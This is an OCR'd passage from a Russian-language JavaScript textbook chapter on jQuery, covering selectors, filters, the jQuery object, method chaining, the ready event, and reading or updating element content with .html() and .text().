Если вы хотите просмотреть файл jQuery, вы можете открыть его в текстовом редакторе — это обычный текст, как JavaScript (хотя и сильно усложненный).

Большинство людей, использующих jQuery, не пытаются вникать в работу ее JavaScript-файла. Для того чтобы получать выгоду от использования этой библиотеки, не обязательно изучать ее внутренности — достаточно знать, как выбирать элементы, а также уметь использовать соответствующие методы и свойства.

Здесь в JavaScript-файле используется **$()**, сокращенная форма функции **jQuery()**. Она выбирает элементы и создает три объекта jQuery, в которых хранятся ссылки на эти элементы.

С помощью методов объекта jQuery элементы списка постепенно появляются на экране и удаляются, если по ним щелкнуть. Не стоит переживать, если вам пока еще не понятен смысл этого кода.

Сначала вы научитесь выбирать элементы с помощью селекторов jQuery, после чего вы узнаете, как их обновлять, используя методы и свойства объекта jQuery.

JAVASCRIPT c07/js/basic-example.js

```
1 $(':header').addClass('headline');
2 $('li:lt(3)').hide().fadeIn(1500);
3 $('li').on('click', function() {
    $(this).remove();
});
```


1. В первой строке выбираются все заголовки **h1–h6**, а к их атрибутам **class** добавляется значение **headline**.

2. Во второй строке выбираются первые три элемента списка, после чего производятся две операции:

- элементы скрываются (чтобы сделать возможным следующий шаг);
- элементы появляются на экране.

3. Последние три строки сценария устанавливают для каждого элемента **li** обработчик событий. Щелчок по одному из них приводит к срабатыванию анонимной функции, которая удаляет элемент со страницы.

РЕЗУЛЬТАТ



Напомним, что следующие цвета используются для обозначения приоритета и состояния каждого элемента списка:

HOT	COOL
NORMAL	COMPLETE

ЗАЧЕМ ИСПОЛЬЗОВАТЬ JQUERY

jQuery не делает ничего такого, чего нельзя было бы достичь с помощью JavaScript. Это всего лишь JavaScript-файл, который упрощает написание кода, но по приблизительным оценкам он используется на каждом четвертом сайте во Всемирной паутине.

1. ПРОСТЫЕ СЕЛЕКТОРЫ

Как вы уже знаете из главы 5, в которой была представлена модель DOM, выбор подходящих элементов — не всегда простая задача.

- Старые браузеры не поддерживают свежие методы для выбора элементов.
- Internet Explorer, в отличие от других браузеров, не воспринимает пробельные символы между элементами как текстовые узлы.

Подобные проблемы усложняют выбор нужных элементов на странице, если пытаться учесть особенности всех основных браузеров.

Вместо того чтобы вводить новый способ выбора элементов, jQuery использует язык, знакомый клиентским веб-разработчикам — CSS-селекторы. Они:

- намного быстрее работают при выборе элементов;
- могут намного лучше конкретизировать, какие элементы нужно выбирать;
- часто требуют значительно меньше кода по сравнению со старыми DOM-методами;
- уже применяются большинством клиентских разработчиков.

Кроме того, в jQuery есть селекторы, которые привносят дополнительные возможности.

С момента создания jQuery в современных браузерах появились методы **querySelector()** и **querySelectorAll()**, которые позволяют разработчикам выбирать элементы с помощью синтаксиса CSS. Однако в старых браузерах они не поддерживаются

2. РАСПРОСТРАНЕННЫЕ ДЕЙСТВИЯ С МЕНЬШИМ КОЛИЧЕСТВОМ КОДА

Некоторые задачи клиентским веб-разработчикам приходится выполнять регулярно — например, работа в цикле с выбранными элементами.

jQuery содержит методы, которые упрощают:

- циклический перебор элементов;
- добавление/удаление элементов дерева DOM;
- обработку событий;
- постепенное появление или скрытие элементов;
- обработку Ajax-запросов.

jQuery упрощает каждую из этих задач, позволяя писать меньше кода для ее решения.

jQuery также предоставляет возможность сцепления методов (подход, с которым вы познакомитесь на с. 317). Это позволяет применять сразу несколько методов к одной выборке.

Девиз библиотеки jQuery — «Пиши меньше, делай больше»; она позволяет достигать тех же результатов, что и при использовании обычного JavaScript, но за счет меньшего количества кода.

3. КРОССБРАУЗЕРНАЯ СОВМЕСТИМОСТЬ

jQuery автоматически устраняет разницу в подходах к выбору элементов и обработке ошибок, которая присутствует в разных браузерах, благодаря чему вам не нужно писать дополнительный кроссбраузерный код (как было показано в предыдущих двух главах).

jQuery *определяет возможности* браузера, чтобы найти оптимальный способ выполнения задачи. Для этого применяется множество условных инструкций: по умолчанию используется наилучший вариант выполнения задачи, если браузер его поддерживает; в противном случае проверяется возможность использования второго по оптимальности варианта достижения того же результата.

Ниже показан принцип, с помощью которого в предыдущей главе определялось, поддерживает ли браузер обработчики событий. Если такой поддержки не обнаруживалось, предлагался альтернативный подход (предназначенный для пользователей Internet Explorer 8 и более старых версий).

Здесь условная инструкция проверяет, поддерживает ли браузер метод **querySelector()**. Если да, то этот метод и применяется. Если нет, то проверяется поддержка следующего по оптимальности варианта, который в итоге будет использоваться.

JQUERY 1.9.X+ OR 2.0.X+

По мере развития библиотека jQuery большим объемом кода для поддержки Internet Explorer 6, 7 и 8, что сделало сценарий громоздким и сложным. С приближением релиза версии 2.0 команда разработчиков jQuery решила отказаться от поддержки старых браузеров, чтобы итоговый код сценария получился меньше и стал работать быстрее.

Но разработчики понимали, что старые браузеры все еще используются большим количеством людей в Интернете и что их тоже нужно учитывать. В связи с этим в настоящий момент параллельно поддерживается две разновидности jQuery:

jQuery 1.9+: имеет те же функции, что и версии 2.0.x, но с сохранением поддержки Internet Explorer 6, 7 и 8.

jQuery 2.0+: не поддерживает старые браузеры, в связи с чем сценарий стал более компактным и быстрым в использовании.

В ближайшей перспективе функциональность обеих разновидностей не должна существенно отличаться.

Имя файла jQuery должно содержать номер версии (например, *jquery-1.11.0.js* или *jquery-1.11.0.min.js*). В противном случае браузер пользователя может попытаться загрузить кэшированный экземпляр библиотеки, которая окажется либо более старой, либо более новой — и это с шансами помешает корректной работе других сценариев.

ПОИСК ЭЛЕМЕНТОВ

При использовании jQuery элементы обычно выбираются с помощью селекторов в стиле CSS. Доступны также некоторые дополнительные селекторы, помеченные ниже буквами JQ.

Примеры использования этих селекторов демонстрируются на страницах главы 7. Для тех, кто использовал селекторы в CSS, синтаксис покажется знакомым.

ОСНОВНЫЕ СЕЛЕКТОРЫ

*****	Все элементы
элемент	Все элементы с определенным именем
#id	Все элементы, чей атрибут **id** имеет указанное значение
.class	Все элементы, чей атрибут **class** имеет указанное значение
селектор1, селектор2	Элементы, которые совпадают с более чем одним селектором (см. также метод **add()**, более эффективный при объединении селекторов)

ИЕРАРХИЯ

предок потомок	Элемент, унаследованный от другого элемента (например, **li a**)
родительский элемент > дочерний элемент	Элемент, являющийся прямым потомком другого элемента (вместо дочернего элемента можно использовать * , чтобы выбрать все дочерние элементы указанного родителя)
предыдущий + следующий	Селектор соседних узлов выбирает только те элементы, которые идут сразу за предыдущим
предыдущий ~ элементы того же уровня	Селектор равноправных узлов выбирает все элементы, находящиеся на одном уровне с предыдущим элементом

ОСНОВНЫЕ ФИЛЬТРЫ

:not(*селектор*)		Все элементы за исключением того, что указан в селекторе (например, **div:not('#summary')**)
:first	jQ	Первый элемент в выборке
:last	jQ	Последний элемент в выборке
:even	jQ	Элементы выборки с четными номерами индекса
:odd	jQ	Элементы выборки с нечетными номерами индекса
:eq(*индекс*)	jQ	Элементы с номером индекса, равным тому, что указан в качестве параметра
:gt(*индекс*)	jQ	Элементы с номерами индекса, которые больше указанного параметра
:lt(*индекс*)	jQ	Элементы с номерами индекса, которые меньше указанного параметра
:header	jQ	Все элементы **<h1>** – **<h6>**
:animated	jQ	Элементы, которые в настоящий момент анимируются
:focus		Элемент, который находится в фокусе

ФИЛЬТРЫ КОНТЕНТА

:contains('*текст*')		Элементы, которые содержат текст, указанный в параметре
:empty		Все элементы без дочерних узлов
:parent	jQ	Все элементы, содержащие дочерний узел (это может быть как текст, так и другой элемент)
:has(*селектор*)	jQ	Элементы, содержащие как минимум один узел, который совпадает с селектором (например, инструкция **div:has(p)** находит все элементы **div**, которые содержат элемент p)

ФИЛЬТРЫ ВИДИМОСТИ

:hidden	jQ	Все скрытые элементы
:visible	jQ	Все элементы, занимающие место в разметке страницы, за исключением тех, у которых **display: none**, **height / width: 0** или скрытый предок. В выборку попадают элементы со свойствами **visibility**: **hidden**; **opacity: 0**, потому что они занимают место в разметке

ДОЧЕРНИЕ ФИЛЬТРЫ

:nth-child(*выражение*)	**Здесь отсчет значений начинается с 1 — например, ul li:nth-child(2)**
:first-child	Первый дочерний элемент в текущей выборке
:last-child	Последний дочерний элемент в текущей выборке
:only-child	На случай, если у элемента только один потомок **(div p:only-child)**

ФИЛЬТРЫ АТРИБУТОВ

[*атрибут*]		Элементы, содержащие указанный атрибут (с любым значением)
[*атрибут*='*значение*']		Элементы, содержащие указанный атрибут с заданным значением
[*атрибут*!='*значение*']	jQ	Элементы, содержащие указанный атрибут, но не заданное значение
[*атрибут*^='*значение*']		Содержимое атрибута начинается с этого значения
[*атрибут*$='*значение*']		Содержимое атрибута заканчивается этим значением
[*атрибут='*значение*']**		Значение должно входить в состав содержимого атрибута
[*атрибут*|='*значение*']		Равен заданной строке или начинается с нее (при условии, что за ней следует дефис)
[*атрибут*~='*значение*']		Значение должно совпадать с одним из элементов списка, разделенных пробелами
[*атрибут*][*атрибут2*]		Элементы, совпадающие со всеми селекторами

ФОРМЫ

:input	jQ	Все элементы ввода
:text	jQ	Все элементы для ввода текста
:password	jQ	Все элементы для ввода пароля
:radio	jQ	Все переключатели
:checkbox	jQ	Все флажки
:submit	jQ	Все кнопки отправки формы
:image	jQ	Все элементы **img**
:reset	jQ	Все кнопки сброса
:button	jQ	Все элементы **button**
:file	jQ	Все элементы для ввода файлов
:selected	jQ	Все выбранные элементы раскрывающегося списка
:enabled		Все активные элементы формы (используется по умолчанию для всех элементов)
:disabled		Все неактивные элементы формы (с использованием CSS-свойства **disabled**)
:checked		Все установленные переключатели или флажки

РАБОТА С ВЫБОРКОЙ

Итак, вы познакомились с основными принципами работы jQuery. Большая часть главы 7 посвящена их демонстрации.

На этих двух страницах приводится краткий обзор методов jQuery. Здесь вы сможете найти нужные вам методы, когда закончите читать главу.

Методы jQuery часто записываются с точкой (.) перед названием. Это помогает отличить их от методов, встроенных в JavaScript или принадлежащих пользовательским объектам, и мы будем использовать данный принцип в этой книге.

При создании выборки генерируется объект **jQuery**, который содержит свойство с именем **length**; оно возвращает количество элементов в объекте.

Если в процессе выбора вообще не будет найдено подходящих элементов, ни один из этих методов при вызове не завершится ошибкой — они просто ничего не вернут и не выполнят никаких действий.

Методы, которые специально предназначены для работы с технологией Ajax (позволяющей обновлять страницу частично, а не целиком), будут рассмотрены в главе 8

ФИЛЬТРЫ КОНТЕНТА

Получение или изменение содержимого элементов, атрибутов, текстовых узлов

ПОЛУЧЕНИЕ/ИЗМЕНЕНИЕ КОНТЕНТА

ЭЛЕМЕНТЫ

АТРИБУТЫ

ЗНАЧЕНИЯ ФОРМЫ

ПОИСК ЭЛЕМЕНТОВ

Поиск и выбор элементов для дальнейшей работы с ними или перебора дерева DOM

ОБЩИЕ

ФИЛЬТРАЦИЯ/ПРОВЕРКА

ПОРЯДОК ЭЛЕМЕНТОВ В ВЫБОРКЕ

Выбрав элементы, с которыми вы хотите работать (они находятся в объекте jQuery), вы можете выполнять с ними различные действия. Используйте для этого методы jQuery, перечисленные на предыдущей и текущей страницах.

РАЗМЕР/МЕСТОПОЛОЖЕНИЕ

Получение или обновление размеров или местоположения контейнера

РАЗМЕР

МЕСТОПОЛОЖЕНИЕ

ЭФФЕКТЫ И АНИМАЦИЯ

Применение эффектов и анимации к участкам страницы

ОСНОВНЫЕ

ИСЧЕЗНОВЕНИЕ

СКОЛЬЖЕНИЕ

ПОЛЬЗОВАТЕЛЬСКИЕ

ДОКУМЕНТ/ФАЙЛ

Создание обработчиков событий для каждого элемента в выборке

ДОКУМЕНТ/ФАЙЛ

ВЗАИМОДЕЙСТВИЕ С ПОЛЬЗОВАТЕЛЕМ

Время от времени вам могут встречаться методы для отдельных типов событий, такие как **.click()**, **.hover()**, **.submit()**. Однако от них было решено отказаться в пользу обработчика **.on()**.

СОГЛАСОВАННЫЙ НАБОР (ВЫБОРКА JQUERY)


При выделении одного или нескольких элементов возвращается объект jQuery. Его также называют *согласованным набором* или *выборкой jQuery*.

ОДИН ЭЛЕМЕНТ

Если селектор возвращает один элемент, объект jQuery содержит ссылку только на один узел.

```
$('ul')
```

Этот селектор выбирает на странице элемент **ul**, и объект jQuery содержит ссылку только на один узел (единственный элемент **ul** на странице):



Каждому элементу присваивается числовой индекс. В нашем случае в объекте находится только один элемент.


ИНДЕКС	УЗЕЛ ЭЛЕМЕНТА
0	ul

НЕСКОЛЬКО ЭЛЕМЕНТОВ

Если селектор возвращает несколько элементов, объект jQuery содержит ссылки на каждый из них.

```
$('li')
```

Этот селектор выбирает все элементы **li**. Таким образом, объект jQuery содержит ссылки на каждый выбранный узел (то есть на каждый элемент **li**):



Итоговый объект jQuery содержит четыре элемента списка. Не забывайте, что нумерация индексов начинается с нуля.

ИНДЕКС	УЗЕЛ ЭЛЕМЕНТА
0	li#one.hot
1	li#two.hot
2	li#three.hot
3	li#four

МЕТОДЫ JQUERY ДЛЯ ПОЛУЧЕНИЯ И ПРИСВАИВАНИЯ ДАННЫХ

Некоторые методы jQuery предназначены как для получения, так и для обновления содержимого элементов. Их не всегда можно применять ко всей выборке.

ПОЛУЧЕНИЕ ИНФОРМАЦИИ

Если выборка jQuery содержит больше одного элемента и к ней применяется метод для получения информации, данные результата будут относиться только к первому элементу в согласованном наборе.

В примере со списком, который мы рассматривали ранее, следующий селектор выбирает четыре элемента **li**.

```
$('li')
```

Если использовать метод **.html()** (который будет рассмотрен на с. 322) для получения данных, он вернет содержимое первого элемента в согласованном наборе.

```
var content = $('li').html();
```


Эта инструкция получает содержимое первого элемента списка и сохраняет его в переменную с именем **content**.

Чтобы получить другой элемент, можно воспользоваться методами для перебора (с. 342) или фильтрации (с. 344), либо написать более узконаправленный селектор (с. 308).

Если вам нужно получить содержимое всех элементов, обратите внимание на метод **.each()** (с. 330)

ПРИСВАИВАНИЕ ИНФОРМАЦИИ

Если выборка jQuery содержит больше одного элемента и к ней применяется метод для присваивания информации, обновление коснется всех элементов согласованного набора, а не только первого из них.



Если использовать метод **.html()** (с которым вы познакомитесь на с. 322) для обновления данных, он заменит содержимое каждого элемента в согласованном наборе. Код, представленный ниже, обновляет содержимое каждого элемента в списке.

```
$('li').html('Updated');
```

Эта инструкция обновит все элементы списка в согласованном наборе, которые содержат слово **Updated**.

Чтобы обновить только *один* элемент, можно воспользоваться методами для перебора (с. 342) или фильтрации (с. 344), либо написать более узконаправленный селектор (с. 308).

ОБЪЕКТЫ JQUERY ХРАНЯТ ССЫЛКИ НА ЭЛЕМЕНТЫ

Выборка, которую вы генерируете с помощью jQuery, хранит ссылки на соответствующие узлы в дереве DOM. Она не создает их копии.

Как вы уже знаете, при загрузке HTML-страницы браузер генерирует в памяти ее модель. Представьте, что память вашего браузера — это набор блоков:

<> Узлы в DOM-модели занимают один блок


var Переменные занимают один блок

$ Сложные объекты JavaScript могут занимать несколько блоков, потому что они содержат больше данных.

На самом деле элементы в памяти браузера размещаются не так, как показано на диаграмме, но визуальное представление помогает объяснить сам принцип.

Когда вы генерируете выборку, в объекте jQuery сохраняются *ссылки* на элементы дерева DOM, а не их копии.

Когда программисты говорят, что в переменной или объекте хранится ссылка на что-нибудь, они имеют в виду *адрес* фрагмента информации в памяти браузера. В нашем примере объект jQuery должен будет знать, что элементы списка находятся в блоках A4, B4 и C4. Но не забывайте, что это всего лишь наглядная иллюстрация; память браузера несколько сложнее шахматной доски.



Объект jQuery напоминает массив, поскольку он хранит элементы списка в том порядке, в котором они выводятся в HTML-документе (в других объектах порядок следования свойств обычно не сохраняется).

КЭШИРОВАНИЕ ВЫБОРОК JQUERY В ПЕРЕМЕННЫЕ

Объект jQuery хранит ссылки на элементы. В результате кэширования ссылка на него сохраняется в переменную.

На создание объекта jQuery уходят время, вычислительные ресурсы и память. Интерпретатор должен:

1. найти подходящие узлы в дереве DOM;
2. создать объект jQuery;
3. сохранить в него ссылки на узлы.


Таким образом, если вам нужно использовать одну и ту же выборку несколько раз, лучше обращаться к одному объекту jQuery, а не повторять снова и снова вышеописанную процедуру. Для этого ссылка на объект jQuery сохраняется в переменную.

Ниже мы создаем объект jQuery. Он хранит местоположение элементов **li** в дереве DOM.

```
$('li');
```

Ссылка на этот объект в свою очередь сохраняется в переменной с именем **$listItems**. Обратите внимание, что переменным, содержащим объекты jQuery, часто дают имена, которые начинаются с символа **$** (чтобы их было легче отличить от других переменных в сценарии).

```
$listItems = $('li');
```



Кэширование выборок jQuery по своему принципу похоже на сохранение ссылки на узел, полученный в результате DOM-запроса (как вы уже могли видеть в главе 5).

ЦИКЛИЧЕСКИЙ ПЕРЕБОР

В обычном JavaScript, если нужно выполнить одно и то же действие с несколькими выбранными элементами, приходится писать код для их циклического перебора.

Если селектор jQuery возвращает несколько элементов, вы можете обновить их все сразу с помощью одного метода. Нет необходимости использовать цикл.

В этом коде одно и то же значение добавляется к атрибуту **class** каждого элемента, найденного с помощью селектора. И не важно, сколько элементов мы имеем — один или несколько.

c07/js/looping.js

JAVASCRIPT

```
$('li em').addClass('seasonal');
$('li.hot').addClass('favorite');
```


В этом примере первый селектор применяется только к одному элементу; благодаря новому значению атрибута **class** срабатывает правило CSS, которое добавляет в левую часть элемента значок календаря.

Второй селектор применяется к трем элементам. Атрибуту **class** каждого из них присваивается новое значение, в результате чего правило CSS добавляет справа значки в виде сердечка.

Возможность обновлять все элементы в выборке jQuery называют *неявной итерацией*.

Если вы хотите получить информацию из набора элементов, вам не обязательно писать цикл. Вместо этого вы можете воспользоваться методом **.each()** (с которым вы познакомитесь на с. 330).

РЕЗУЛЬТАТ



СЦЕПЛЕНИЕ

Если с набором элементов нужно выполнить ряд действий, вы можете указать несколько методов, разделив их точками (см. ниже).


В этой инструкции к одному набору элементов применяется три метода:
hide() скрывает элементы
delay() создает паузу
fadeIn() постепенно выводит элементы на экран

Процесс размещения нескольких методов в одном селекторе называют *сцеплением*. Как видите, это делает код куда более компактным.

JAVASCRIPT c07/js/chaining.js

```
$('li[id!="one"]').hide().delay(500).fadeIn(1400);
```

РЕЗУЛЬТАТ



Чтобы ваш код было проще читать, вы можете указать каждый метод в новой строке:

```
$('li[id!="one"]')
  .hide()
  .delay(500)
  .fadeIn(1400);
```

Каждая строка начинается с точки, а точка с запятой, находящаяся в конце инструкции, говорит о том, что вы закончили работать с этой выборкой.

Большинство методов, используемых для **обновления** выборки jQuery, можно сцеплять. Однако для сцепления не подходят методы, которые **извлекают** данные о браузере или информацию из дерева DOM.

Стоит отметить, что если один из методов не работает, то вместе с ним не будут работать и все оставшиеся методы цепочки.

ПРОВЕРКА ГОТОВНОСТИ СТРАНИЦЫ К РАБОТЕ

Метод **.ready()**, входящий в состав jQuery, проверяет, готова ли страница для работы с вашим кодом.

Инструкция **$(document)** создает объект jQuery, представляющий страницу.

Когда страница готова, выполняется функция, указанная в скобках метода **.ready()**.

ОБЪЕКТ JQUERY — **МЕТОД-СОБЫТИЕ READY**

```
$(document).ready(function() {
  // Здесь должен находиться ваш сценарий
});
```

Как и в случае с обычным JavaScript, jQuery не сможет выбрать элементы из дерева DOM, если браузер его еще не построил.

Если поместить сценарий в конце страницы (сразу перед закрывающим тегом **</body>**), элементы будут загружены в дерево DOM..

Если разместить код jQuery внутри метода, представленного выше, его можно будет использовать на любом участке страницы или даже в другом файле.

Сокращенная запись этой инструкции представлена на следующей странице. Она более распростарнена, чем ее длинная версия.

СОБЫТИЕ LOAD

Ранее в состав jQuery входил метод **.load()**. Он вызывался при возникновении события **load**, но был заменен методом **.on()**. Как демонстрировалось на с. 278, событие **load** возникает после окончания загрузки страницы и всех ее ресурсов (изображений, CSS-файлов и сценариев).

Его следует использовать, если ваш сценарий зависит от доступности ресурсов — например, если ему нужно знать размер изображения.

Это событие работает во всех браузерах, обеспечивая для всех содержащихся в нем переменных область видимости на уровне функции.

или

МЕТОД .READY()

Метод **.ready()**, входящий в состав jQuery, проверяет, поддерживает ли браузер событие **DOMContentLoaded**, потому что оно возникает сразу после загрузки дерева DOM (оно не ждет, когда закончат загружаться другие ресурсы). Благодаря этому может показаться, что страница открывается быстрее.

Если событие **DOMContentLoaded** поддерживается, jQuery создает обработчик, который на него реагирует. Но это актуально только для современных браузеров. В случае со старыми браузерами jQuery ждет возникновения события **load**.

или

РАЗМЕЩЕНИЕ СЦЕНАРИЕВ ПЕРЕД ЗАКРЫВАЮЩИМ ТЕГОМ </BODY>

Если поместить сценарий в конце страницы (перед закрывающим тегом **</body>**), он будет выполнен после загрузки HTML-кода в дерево DOM.

Но разработчики все равно продолжают использовать метод **.ready()**, потому что так сценарий будет работать, даже если кто-то переместит его тег в другую часть страницы (это не редкость, особенно если сценарий доступен для использования другим людям).

СОКРАЩЕННАЯ ФОРМА МЕТОДА-СОБЫТИЯ READY, ПРИМЕНЕННАЯ К ОБЪЕКТУ DOCUMENT

```
$(function() {
  // Здесь должен находиться ваш сценарий
});
```

Выше представлено сокращение, которое часто используется вместо **$(document).ready()**.

Положительный побочный эффект от размещения jQuery-кода внутри этого метода заключается в создании для его переменных области видимости на уровне функции.

Эта область видимости на уровне функции позволяет избежать конфликтов с другими сценариями, которые могут содержать переменные с такими же именами.

Любая инструкция внутри этого метода автоматически запускается после окончания загрузки страницы. Данный подход будет использоваться в примерах, которые приводятся в оставшейся части этой главы.

ПОЛУЧЕНИЕ СОДЕРЖИМОГО ЭЛЕМЕНТА

Методы **.html()** и **.text()** могут как извлекать, так и обновлять содержимое элементов. Эта страница посвящена процедуре извлечения. Обновление элементов было описано на с. 322.

.html()

Если этот метод используется для извлечения информации из выборки jQuery, он возвращает только тот HTML-код, который содержится в *первом* элементе согласованного набора, вместе со всеми его потомками.

Например, инструкция `$('ul').html();` вернет следующее:

```
<li id="one"><em>свежий</em> инжир</li>
<li id="two">кедровые орешки</li>
<li id="three">пчелиный мед</li>
<li id="four">бальзамический уксус</li>
```

А у кода `$('li').html();` будет такой результат:

```
<em>свежий</em> инжир
```

Заметьте, что здесь возвращается содержимое только первого элемента **li**

Если вам нужно извлечь значение каждого элемента, вы можете воспользоваться методом **.each()** (см. с. 330).

.text()

Если этот метод используется для извлечения текста из выборки jQuery, он возвращает содержимое каждого ее элемента, а также текст всех его потомков.

Например, инструкция `$('ul').text();` вернет следующее:

```
свежий инжир
кедровые орешки
пчелиный мед
бальзамический уксус
```

В то же время у кода `$('li').text();` будет следующий результат:

```
свежий инжиркедровые орешкипчелиный медбальзамический уксус
```

Заметьте, что здесь возвращается текстовое содержимое всех элементов **li** (включая пробелы между словами), но никаких промежутков между отдельными элементами нет.

Чтобы получить содержимое элементов **input** или **textarea**, используйте метод **.val()**, представленный на с. 349.


ПОЛУЧЕНИЕ КОНТЕНТА

На этой странице вы можете видеть разные способы использования методов **.html()** и **.text()** в контексте одного списка (в зависимости от того, какие элементы указаны в селекторе — **ul** или **li**).

Обратите внимание: метод **.append()** (рассматривается на с. 324) позволяет добавлять контент на страницу

JAVASCRIPT c07/js/get-html-fragment.js


```
var $listHTML = $('ul').html();
$('ul').append($listHTML);
```



Селектор возвращает элемент **ul**, а метод **.text()** извлекает текст из всех его дочерних узлов. Полученный результат добавляется в конец выборки — в нашем случае, сразу после имеющегося элемента **ul**.

JAVASCRIPT c07/js/get-text-fragment.js


```
var $listText = $('ul').text();
$('ul').append('<p>' + $listText  + '</p>');
```



Селектор возвращает четыре элемента **li**, но метод **.html()** извлекает содержимое только первого из них. Затем результат добавляется в конец выборки — в нашем случае после каждого имеющегося элемента **li**.

JAVASCRIPT c07/js/get-html-node.js


```
var $listItemHTML = $('li').html();
$('li').append('<i>' + $listItemHTML + '</i>');
```



Селектор возвращает четыре элемента **li**, но метод **.html()** извлекает содержимое только первого из них. Затем результат добавляется в конец выборки — в нашем случае после каждого имеющегося элемента **li**.

JAVASCRIPT c07/js/get-text-node.js

```
var $listItemText = $('li').text();
$('li').append('<i>' + $listItemText + '</i>');
```



Селектор возвращает четыре элемента **li**, а метод **.text()** извлекает из них текст. Затем результат добавляется к каждому элементу **li** в выборке.

ОБНОВЛЕНИЕ ЭЛЕМЕНТОВ

Ниже представлены четыре метода для обновления содержимого всех элементов выборки jQuery.

Когда методы **.html()** и **.text()** используются как сеттеры (то есть для обновления), они заменяют содержимое каждого элемента в согласованном наборе (а также содержимое всех дочерних элементов).

Методы **.replaceWith()** и **.remove()** соответственно заменяют и удаляют элементы, к которым они применяются (а также их содержимое и все дочерние элементы).

Методы **.html()**, **.text()** и **.replaceWith()** способны принимать строку в качестве параметра. Строка может:

- храниться в переменной;
- содержать разметку.

Добавляя разметку в дерево DOM, не забывайте должным образом экранировать на сервере любые непроверенные данные. Методы **.html()** и **.replaceWith()** представляют ту же опасность, что и свойство **innerHTML** из модели DOM. Об XSS-атаках можно узнать на с. 234–237.

.html()

Этот метод присваивает каждому элементу согласованного набора один и тот же новый контент, в котором может находиться HTML-код.

.text()

Этот метод присваивает каждому элементу согласованного набора один и тот же новый текстовый контент. Любая разметка будет выводиться в виде текста.

.replaceWith()

Этот метод заменяет каждый элемент согласованного набора новым контентом, возвращая замененные элементы.

.remove()

Этот метод удаляет все элементы согласованного набора.

ИСПОЛЬЗОВАНИЕ ФУНКЦИИ ДЛЯ ОБНОВЛЕНИЯ СОДЕРЖИМОГО

Если вы хотите использовать *и одновременно* исправлять содержимое текущей выборки, можете передать вышеперечисленным методам функцию в качестве параметра. Она позволяет создать новый контент. В примере, приведенном ниже, текст каждого элемента помещается внутрь элемента **em**.

```
$('li.hot').html(function() {
  return '<em>' + $(this).text() + '</em>';
});
```

1. Операция **return** говорит о том, что функция должна вернуть некий контент.
2. Теги элемента **em** вставляются вокруг текстового содержимого элемента списка.
3. Ключевое слово **this** указывает на текущий элемент списка. Инструкция **$(this)** помещает этот элемент внутрь нового объекта jQuery, чтобы вы могли применять к нему соответствующие методы.

ИЗМЕНЕНИЕ КОНТЕНТА

В этом примере вы можете видеть три метода, которые позволяют обновлять контент страницы.

При обновлении содержимого элемента можно использовать строку, переменную или функцию.

JAVASCRIPT c07/js/changing-content.js


```
$(function() {
  $('li:contains("кедровые")').text('миндаль');
  $('li.hot').html(function() {
    return '<em>' + $(this).text() + '</em>';
  });
  $('li#one').remove();
});
```

